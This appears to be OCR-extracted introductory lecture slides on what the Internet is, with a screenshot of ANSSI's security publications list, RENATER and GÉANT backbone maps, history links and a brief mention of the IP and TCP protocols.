

Internet: A Dream came true or a Nigthmare?

Best Quote ever …




A Brief History of the World

Useful link



Publications | Agence na
Philippe
Sécurisé | https://www.ssi.gouv.fr/en/publications/
ANSSI | Agence nationale de la sécurité des systèmes d'information
CONTACTS
NEWS
See also
> Departments
> Scientific publications
> The French Internet Resilience Observatory
BEST PRACTICES
TITLE
DATE
BEST CURRENT PRACTICES FOR ACQUIRING AND USING DOMAIN NAMES
17/11/2017
DNS
registrar
PDF
211.77 Ko
GUIDELINE FOR A HEALTHY INFORMATION SYSTEM IN 42 MEASURES
13/10/2017
PDF
4.92 Mo
ICS CYBERSECURITY : A ROAD TUNNEL CASE STUDY
25/09/2017
PDF
2.12 Mo
SECURITY RECOMMENDATIONS FOR TLS
06/02/2017
TLS
PDF
446.43 Ko
BEST PRACTICES FOR CYBERSECURITY ON-BOARD SHIPS
10/10/2016
PDF
569.46 Ko
BGP CONFIGURATION BEST PRACTICES
22/03/2016
BGP
BGPD
OpenBGP
routing
PDF
1.43 Mo


internet?



http://motherboard.vice.com/blog/this-is-most-detailed-picture-internet-ever


Internet is … a network composed of networks (We may have a piece at home!)







http://www.computerhistory.org/internet_history

internet?


Renater
INTERNET
IP TRANSIT NORD
GEANT2
TRANSIT PAN-EUROPEEN
SFINX
POINT D'ECHANGE
LILLE
ESCH
CAEN
ROUEN
COMPIEGNE
REIMS
BREST2
LANNION
SAINT-BRIEUC
BREST1
QUIMPER
RENNES
PARIS1
PARIS2
NANCY
STRASBOURG
LORIENT
VANNES
LEMANS
ORLEANS
ANGERS
NANTES
TOURS
NANCAY
DIJON
BESANCON
POITIERS
GENEVE
LIMOGES
CLERMONT
LYON1
LYON2
GRENOBLE
BORDEAUX
CADARACHE
AVIGNON
NICE
TOULOUSE
MONTPELLIER
SOPHIA
PAU
MARSEILLE1
MARSEILLE2
TOULON
CORTE
PARIS-1
PARIS-2
LYON-1
LYON-2
MARSEILLE-1
MARSEILLE-2
Charges des liens
0-10%
10-25%
25-40%
40-55%
55-70%
70-85%
85-100%
Panne
Inconnue
INTERNET
IP TRANSIT SUD
Last update: Tue Apr 17 10:11:03 CEST 2012


GÉANT the pan-European research and education network
Transforming the way users collaborate
Lit Fibre
10 Gbps
2.5 Gbps
1 Gbps
155 Mbps
"Lit Fibre" links provide multiple wavelengths currently at 10 Gbps.
connect • communicate • collaborate
Backbone topology as at March 2012. GÉANT is operated by DANTE on behalf of Europe's NRENs.
DANTE
www.dante.net
GÉANT is co-funded by the European Commission within its 7th RtD Framework Programme.
European Commission Information Society and Media

internet?




internet … is a protocol stack (1969

- **IP** "Internet Protocol" (network)
- **TCP** "Transport Control Protocol" (transport)

